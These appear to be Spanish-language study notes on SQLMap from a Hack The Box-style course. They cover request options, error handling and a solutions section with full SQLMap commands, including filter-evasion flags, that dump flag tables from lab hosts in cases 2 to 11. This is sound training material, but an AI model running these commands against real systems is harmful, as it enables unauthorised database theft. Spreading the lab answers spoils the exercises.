-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' \
--data-raw 'id=1' --dbs --batch -D testdb -T flag2 --dump
```

Al proporcionar datos para realizar pruebas a SQLMap, debe haber un valor de parámetro que pueda evaluarse para detectar vulnerabilidades de SQLi o opciones/interruptores especializados para la búsqueda automática de parámetros (por ejemplo --crawl, , --forms o -g).

### Solicitudes GET/POST

En el caso más común, GET los parámetros se proporcionan mediante la opción -u/ --url, como en el ejemplo anterior. Para POST los datos de prueba, se puede usar la bandera --data, como se indica a continuación:

```
AGB@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
```


En tales casos, se analizarán POST los parámetros uid y para detectar vulnerabilidades de SQLi. Por ejemplo, si tenemos una indicación clara de que el parámetro es susceptible a una vulnerabilidad de SQLi, podríamos limitar las pruebas a este parámetro usando . De lo contrario, podríamos marcarlo dentro de los datos proporcionados con un marcador especial, como se indica a continuación:  
nameuid-p uid\*

```
AGB@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
```

### Solicitudes HTTP completas

Si necesitamos especificar una solicitud HTTP compleja con muchos valores de encabezado diferentes y un cuerpo POST extenso, podemos usar la -r opción. Con esta opción, SQLMap recibe el "archivo de solicitud", que contiene la solicitud HTTP

completa en un único archivo de texto. En un escenario común, dicha solicitud HTTP puede capturarse desde una aplicación proxy especializada (por ejemplo, [nombre de la solicitud Burp]) y escribirse en el archivo de solicitud, como se indica a continuación:



```
19 http://www.example.com GET /?id=1 ✓ 200
Request Response
Raw Params Headers Hex
1 GET /?id=1 HTTP/1.1
2 Host: www.example.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 DNT: 1
10 If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
11 If-None-Match: "3147526947"
12 Cache-Control: max-age=0
13
```

Un ejemplo de una solicitud HTTP capturada Burp se vería así:

```
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
```

Podemos copiar manualmente la solicitud HTTP desde dentro Burp y escribirla en un archivo, o hacer clic derecho en ella Burp y seleccionar Copy to file. Otra forma de capturar la solicitud HTTP completa sería usar el navegador, como se mencionó anteriormente en esta sección, y seleccionar la opción Copy> Copy Request Headers y luego pegar la solicitud en un archivo.

Para ejecutar SQLMap con un archivo de solicitud HTTP, utilizamos el **-r** indicador, de la siguiente manera:

```
AGB@htb[/htb]$ sqlmap -r req.txt
```

```

__H__
___[""]_____ {1.4.9}
|-| . [() |.| .|
|_|_|_|_|_|_,|_|
|V... || http://sqlmap.org
```

[\*] starting @ 14:32:59 /2020-09-11/

```
[14:32:59] [INFO] parsing HTTP request from 'req.txt'
[14:32:59] [INFO] testing connection to the target URL
[14:32:59] [INFO] testing if the target URL content is stable
[14:33:00] [INFO] target URL content is stable
```

Consejo: de manera similar al caso con la opción '--data', dentro del archivo de solicitud guardado, podemos especificar el parámetro que queremos inyectar con un asterisco (\*), como por ejemplo '/?id=\*'.

### Solicitudes SQLMap personalizadas

Si quisiéramos crear solicitudes complicadas manualmente, existen numerosos modificadores y opciones para ajustar SQLMap.

Por ejemplo, si existe un requisito para especificar el valor de la cookie (de sesión), la PHPSESSID=ab4530f4a7d10448457fa8b0eadac29opción --cookie se utilizaría de la siguiente manera:

```
AGB@htb[/htb]$ sqlmap ... --cookie='PHPSESSID=ab4530f4...'
```

El mismo efecto se puede lograr con el uso de la opción -H/--header:

```
AGB@htb[/htb]$ sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d1...'
```

Podemos aplicar lo mismo a opciones como --host, --referer, y -A/--user-agent, que se utilizan para especificar los mismos valores de encabezados HTTP.

Además, hay un interruptor --random-agentdiseñado para seleccionar aleatoriamente un User-agentvalor de encabezado de la base de datos incluida de valores regulares del navegador. Es importante recordar este interruptor, ya que cada vez más soluciones de protección descartan automáticamente todo el tráfico HTTP que contenga el valor predeterminado reconocible del agente de usuario de SQLMap (por ejemplo, User-agent: sqlmap/1.4.9.12#dev (<http://sqlmap.org>)). Alternativamente, --mobilese puede usar el interruptor para imitar el smartphone usando ese mismo valor de encabezado. Aunque SQLMap, por defecto, solo se dirige a los parámetros HTTP, es posible comprobar la vulnerabilidad de SQLi en los encabezados. La forma más sencilla es especificar la marca de inyección "personalizada" después del valor del encabezado (p. ej., --cookie="id=1\*"). El mismo principio se aplica a cualquier otra parte de la solicitud.

Además, si quisiéramos especificar un método HTTP alternativo, distinto de GETy POST(por ejemplo, PUT), podemos utilizar la opción --method, de la siguiente manera:

```
AGB@htb[/htb]$ sqlmap -u www.target.com --data='id=1' --method PUT
```

### Solicitudes HTTP personalizadas

Además del POSTestilo de cuerpo de datos de formulario más común (por ejemplo, ), SQLMap también admite solicitudes HTTP id=1con formato JSON (por ejemplo, {"id":1}) y XML (por ejemplo, ).<element><id>1</id></element> La compatibilidad con estos formatos se implementa de forma flexible; por lo tanto, no existen restricciones estrictas sobre cómo se almacenan los valores de los parámetros. Si el POSTcuerpo es relativamente simple y corto, la opción --dataserá suficiente.

Sin embargo, en el caso de un cuerpo POST complejo o largo, podemos volver a utilizar la -ropción:

```
AGB@htb[/htb]$ cat req.txt
```

```
HTTP / HTTP/1.0
```

```
Host: www.example.com
```

```
{
 "data": [{
```

```
"type": "articles",
"id": "1",
"attributes": {
 "title": "Example JSON",
 "body": "Just an example",
 "created": "2020-05-22T14:56:29.000Z",
 "updated": "2020-05-22T14:56:28.000Z"
},
"relationships": {
 "author": {
 "data": {"id": "42", "type": "user"}
 }
}
}]
```


```
AGB@htb[/htb]$ sqlmap -r req.txt
```

```
_
__H_
____[()______ ____ {1.4.9}
|-| . []| |.'| . |
|__|_ [']_|_|_|_,| _|
 |_V... |_| http://sqlmap.org
```

```
[*] starting @ 00:03:44 /2020-09-15/
```

```
[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter 'JSON type'
might not be injectable
```

## Comandos: comandos sqlmap



```
sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
--randomize="uid"
sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
--csrf-token="t0ken"
--data 'col='*'
--prefix='`)'
--prefix="%'))" --suffix="-- "
--union-cols=5
--union-char='a'
--cookie='PHPSESSID=ab4530f4...'
-H='Cookie:PHPSESSID=ab4530f4a7d1...'
--method PUT
sqlmap -u www.target.com --data='id=1' --method PUT
sqlmap -r req.txt
--technique=BEUSTQ
--banner --current-user --current-db --is-dba
-ignore-code 404
```

- B: Ciego basado en booleanos
- E: Basado en errores
- U: Consulta basada en union
- S: Consultas apiladas
- T: Ciego basado en el tiempo
- Q: Consultas en línea

## Solución: solución de casos – casos sqlmap

### Caso 2

The screenshot shows a Firefox browser window with the URL `http://94.237.61.242:42249/case2.php` in the address bar. A context menu is open over a table in the main content area. The menu has a red box around the "Copiar como cURL" option. A red arrow points from this option to a separate screenshot below.

```
Pretty Raw Hex
1 POST /case2.php HTTP/1.1
2 Host: 94.237.57.115:30560
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 4
9 Origin: http://94.237.57.115:30560
10 Connection: close
11 Referer: http://94.237.57.115:30560/case2.php
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 id=1
```

### Ejemplo de escaneo sqlmap con (Copiar como cURL)

```
/home/botache/programas ↵ sqlmap 'http://94.237.61.242:42249/case2.php' \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://94.237.61.242:42249' \
-H 'Connection: keep-alive' \
-H 'Referer: http://94.237.61.242:42249/case2.php' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' \
--data-raw 'id=1' --dbs --batch
```

Obtener información de la tabla con un dumper.

```
sqlmap 'http://94.237.61.242:42249/case2.php' \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://94.237.61.242:42249' \
-H 'Connection: keep-alive' \
-H 'Referer: http://94.237.61.242:42249/case2.php' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' \
--data-raw 'id=1' --dbs --batch -D testdb -T flag2 --dump
```

### Caso 3:

The screenshot shows a browser window with the URL `http://94.237.60.55:35636/case3.php`. A context menu is open over a table row, specifically over the value '1' in the 'id' column. The menu has several options: 'Copiar valor', 'Copiar URL', 'Copiar datos de GET', 'Copiar todo como HAR', 'Copiar respuesta como (V)', 'Reenviar', 'Editar y reenviar', 'Bloquear URL', 'Set Network Override', 'Abrir en una nueva pestaña', 'Iniciar Análisis de Rendimiento...', 'Copiar encabezados solicitados (Q)', 'Copiar encabezados de respuesta', 'Copiar respuesta', and 'Copiar todo como HAR'. The 'Copiar como cURL' option is highlighted with a red box. Below the menu, the developer tools network tab shows a list of requests, with the first one being a GET request to `case3.php`.

The screenshot shows the Network tab of the developer tools. It lists several requests, with the first one highlighted in blue. The request is a GET to `/case3.php` with the following headers:

```
Pretty Raw Hex
1 GET /case3.php HTTP/1.1
2 Host: 94.237.57.115:30560
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.57.115:30560/case3.php
9 Cookie: id=1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Colocar (\*) en --cookie='id=1\*' para enfatizar el escaneo en este parámetro HEADER

```
Δ ➜ /home/botache/programas ✓ sqlmap 'http://94.237.60.55:35636/case3.php' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.60.55:35636/' \
-H 'Connection: keep-alive' \
-H 'Cookie: id=1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --cookie='id=1*'
```

```
Δ ➜ /home/botache/programas ✓ sqlmap 'http://94.237.60.55:35636/case3.php' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.60.55:35636/' \
-H 'Connection: keep-alive' \
-H 'Cookie: id=1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --cookie='id=1*' -D testdb -T flag3 --dump
```

También se puede solucionar con -u

```
sqlmap -u 'http://94.237.60.55:35636/case3.php' --dbs --batch --cookie='id=1*' -D testdb -T flag3 --dump
```

```
sqlmap -u 'http://94.237.60.55:35636/case3.php' --dbs --batch --cookie='id=1*' -D testdb -T flag3 --dump
```

#### Caso 4:

Capturamos la petición en formato JSON

```
Request
Pretty Raw Hex
1 POST /case4.php HTTP/1.1
2 Host: 94.237.60.55:35636
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101
 Firefox/139.0
4 Accept: /*
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 8
9 Origin: http://94.237.60.55:35636
10 Connection: close
11 Referer: http://94.237.60.55:35636/case4.php
12
13 {
 "id":1
}
```

La guardamos en case4.req y ejecutamos: **sqlmap -r case4.req --dbs --batch**

**sqlmap -r case4.req --dbs --batch -D testdb -T flag4 --dump**

```

Database: testdb
Table: flag4
[1 entry]
+----+-----+
| id | content |
+----+-----+
| 1 | [REDACTED] |
+----+

[12:30:45] [INFO] table 'testdb.flag4' dumped to CSV file '/root/.local/share/sqlmap/output/94.237.60.55/dump/testdb(flag4.csv'
[12:30:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/94.237.60.55'
[12:30:45] [WARNING] your sqlmap version is outdated

[*] ending @ 12:30:45 / 2025-07-02

[!] ↵ /home/botache/programas ✓
[!] ↵ /home/botache/programas ✓ sqlmap -r case4.req --dbs --batch -D testdb -T flag4 --dump

```

## Caso 5: OR SQLi

Capturamos la petición.

**Request**

| Pretty                                                                               | Raw | Hex |
|--------------------------------------------------------------------------------------|-----|-----|
| 1 GET /case5.php?id=1 HTTP/1.1                                                       |     |     |
| 2 Host: 83.136.253.59:40694                                                          |     |     |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0 |     |     |
| 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8            |     |     |
| 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3                               |     |     |
| 6 Accept-Encoding: gzip, deflate, br                                                 |     |     |
| 7 Connection: close                                                                  |     |     |
| 8 Referer: http://83.136.253.59:40694/case5.php                                      |     |     |
| 9 Upgrade-Insecure-Requests: 1                                                       |     |     |
| 10 Priority: u=0, i                                                                  |     |     |
| 11                                                                                   |     |     |
| 12                                                                                   |     |     |

La guardamos en case5.req y ejecutamos el siguiente comando:

```

sqlmap -r case5.req --dbs --batch --data --level 1 --risk 3
sqlmap -r case5.req --dbs --batch --data --level 1 --risk 3 -D testdb -T flag5 --dump --
no-cast

```

**--no-cast:** para asegurar que retorna la flag correctamente.

## Caso 6:

### Case6 - Non-standard boundaries

Detect and exploit SQLi

| id | name         |
|----|--------------|
| 1  | Maynard Rice |

Inspector Consola Depuración

Filtrar URLs

Todos HTML CSS JS XHR Tipografía

Estado Método Dominio

404 GET 94.237.55.43:42602

Copiar valor > Copiar URL  
Copiar como cURL  
Copiar como PowerShell  
Copiar como Fetch  
Copiar encabezados solicitados (Q)  
Copiar encabezados de respuesta  
Copiar respuesta  
Copiar todo como HAR

Usar como Fetch en la consola

Iniciador Tipo Transferido T...

FaviconLoader.sys... html en caché 2...

Pretty Raw Hex

```
1 GET /case6.php?col=id HTTP/1.1
2 Host: 94.237.57.115:30560
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.57.115:30560/case6.php
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Agregamos lo siguiente a la consulta:

```
--dbs --batch --prefix='`'
sqlmap -r case6.req --dbs --batch --prefix='`' --threads 5
```


```
sqlmap 'http://94.237.55.43:42602/case6.php?col=id'
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3'
-H 'Accept-Encoding: gzip, deflate'
-H 'Connection: keep-alive'
-H 'Referer: http://94.237.55.43:42602/case6.php'
-H 'Upgrade-Insecure-Requests: 1'
-H 'Priority: u=0, i' --dbs --batch --prefix='`')
```

## Caso 7:

```
sqlmap -r case7.req --dbs --batch --union-cols=5 --threads=5
```

```
sqlmap -r case7.req --dbms MySQL --batch --union-cols=5 -D testdb -T flag7 --dump --no-cast --flush-session --threads 5
```

| Pretty                                                                               | Raw | Hex |
|--------------------------------------------------------------------------------------|-----|-----|
| 1 GET /case7.php?id=1 HTTP/1.1                                                       |     |     |
| 2 Host: 94.237.57.115:30560                                                          |     |     |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0 |     |     |
| 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8            |     |     |
| 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3                               |     |     |
| 6 Accept-Encoding: gzip, deflate, br                                                 |     |     |
| 7 Connection: close                                                                  |     |     |
| 8 Referer: http://94.237.57.115:30560/case7.php                                      |     |     |
| 9 Upgrade-Insecure-Requests: 1                                                       |     |     |
| 10 Priority: u=0, i                                                                  |     |     |
| 11                                                                                   |     |     |
| 12                                                                                   |     |     |



```
sqlmap 'http://94.237.55.43:42602/case7.php?id=1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Connection: keep-alive' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --union-cols=5 --threads=5
```

## Caso 8:

| Request                                                                              |     |     |
|--------------------------------------------------------------------------------------|-----|-----|
| Pretty                                                                               | Raw | Hex |
| 1 POST /case8.php HTTP/1.1                                                           |     |     |
| 2 Host: 94.237.55.43:42602                                                           |     |     |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0 |     |     |
| 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8            |     |     |
| 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3                               |     |     |
| 6 Accept-Encoding: gzip, deflate, br                                                 |     |     |
| 7 Content-Type: application/x-www-form-urlencoded                                    |     |     |
| 8 Content-Length: 52                                                                 |     |     |
| 9 Origin: http://94.237.55.43:42602                                                  |     |     |
| 10 Connection: close                                                                 |     |     |
| 11 Referer: http://94.237.55.43:42602/case8.php                                      |     |     |
| 12 Cookie: PHPSESSID=i0bl8h0bhæiq9jpmatd7ukn8u                                       |     |     |
| 13 Upgrade-Insecure-Requests: 1                                                      |     |     |
| 14 Priority: u=0, i                                                                  |     |     |
| 15                                                                                   |     |     |
| 16 id=1&t0ken=4FLLIAo1ux1wimoTuQZ9G89GgpYcKRL3xozMARdm8                              |     |     |

```
sqlmap -r case8.req --dbs --batch --csrf-token='t0ken'
```

```
sqlmap -r case8.req --dbs --batch --csrf-token='t0ken' -D testdb -T flag8 --dump
```

## Caso 9:

Nos aprovechamos del parámetro uid.

```
Request
Pretty Raw Hex
1 GET /case9.php?id=1&uid=4151134322 HTTP/1.1
2 Host: 94.237.55.43:42602
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101
 Firefox/139.0
4 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.55.43:42602/case9.php
9 Cookie: PHPSESSID=i0bl8h0bhaeiq9jpmatd7ukn8u
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

```
sqlmap -r case9.req --dbs --batch --randomize="uid"
```

## Caso 10:

```
Request
Pretty Raw Hex
1 POST /case10.php HTTP/1.1
2 Host: 94.237.57.115:30560
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101
 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 4
9 Origin: http://94.237.57.115:30560
10 Connection: close
11 Referer: http://94.237.57.115:30560/case10.php
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 id=1
```

```
sqlmap -r case10.req --dbs --batch
```

## Caso 11:

Request

Pretty Raw Hex

```
1 GET /case11.php?id=1 HTTP/1.1
2 Host: 94.237.57.115:30560
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.57.115:30560/case11.php
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

```
sqlmap -r case11.req --dbs --batch -p 'id' --tamper=between
```

## Manejo de errores de SQLMap

Podemos encontrarnos con muchos problemas al configurar SQLMap o al usarlo con solicitudes HTTP. En esta sección, analizaremos los mecanismos recomendados para encontrar la causa y solucionarlo correctamente.

### Errores de visualización

El primer paso suele ser cambiar el --parse-errors, para analizar los errores del DBMS (si los hay) y mostrarlos como parte de la ejecución del programa:

Manejo de errores de SQLMap

...SNIP...

```
[16:09:20] [INFO] testing if GET parameter 'id' is dynamic
```

```
[16:09:20] [INFO] GET parameter 'id' appears to be dynamic
```

```
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')'"',),,)(' at line 1"
```

```
[16:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

```
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "YzDZJELyIInm' at line 1'
```

...SNIP...

Con esta opción, SQLMap imprimirá automáticamente el error del DBMS, dándonos así claridad de cuál puede ser el problema para que podamos solucionarlo adecuadamente.

### Almacenar el tráfico

La -t opción almacena todo el contenido del tráfico en un archivo de salida:

```
AGB@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" --batch -t /tmp/traffic.txt
```

```
AGB@htb[/htb]$ cat /tmp/traffic.txt
HTTP request [#1]:
GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close

HTTP response [#1] (200 OK):
Date: Thu, 24 Sep 2020 14:12:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1
```

```
<!DOCTYPE html>
<html lang="en">
...SNIP...
```

Como podemos ver en el resultado anterior, el /tmp/traffic.txt archivo ahora contiene todas las solicitudes HTTP enviadas y recibidas. Por lo tanto, podemos investigarlas manualmente para determinar dónde se produce el problema.

## Salida verbosa

Otra bandera útil es la -v opción que aumenta el nivel de verbosidad de la salida de la consola:

```
AGB@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" -v 6 --batch
```

```
_
__H_
__ __[,]____ __ __ {1.4.9}
|_-| . [() | .'|. |
```

|\_\_|\_ [()\_|\_|\_|\_,|\_|  
|\_|V... |\_| http://sqlmap.org

[\*] starting @ 16:17:40 /2020-09-24/

[16:17:40] [DEBUG] cleaning up configuration parameters  
[16:17:40] [DEBUG] setting the HTTP timeout  
[16:17:40] [DEBUG] setting the HTTP User-Agent header  
[16:17:40] [DEBUG] creating HTTP requests opener object  
[16:17:40] [DEBUG] resolving hostname 'www.example.com'  
[16:17:40] [INFO] testing connection to the target URL  
[16:17:40] [TRAFFIC OUT] HTTP request [#1]:  
GET /?id=1 HTTP/1.1  
Host: www.example.com  
Cache-control: no-cache  
Accept-encoding: gzip,deflate  
Accept: \*/\*  
User-agent: sqlmap/1.4.9 (http://sqlmap.org)  
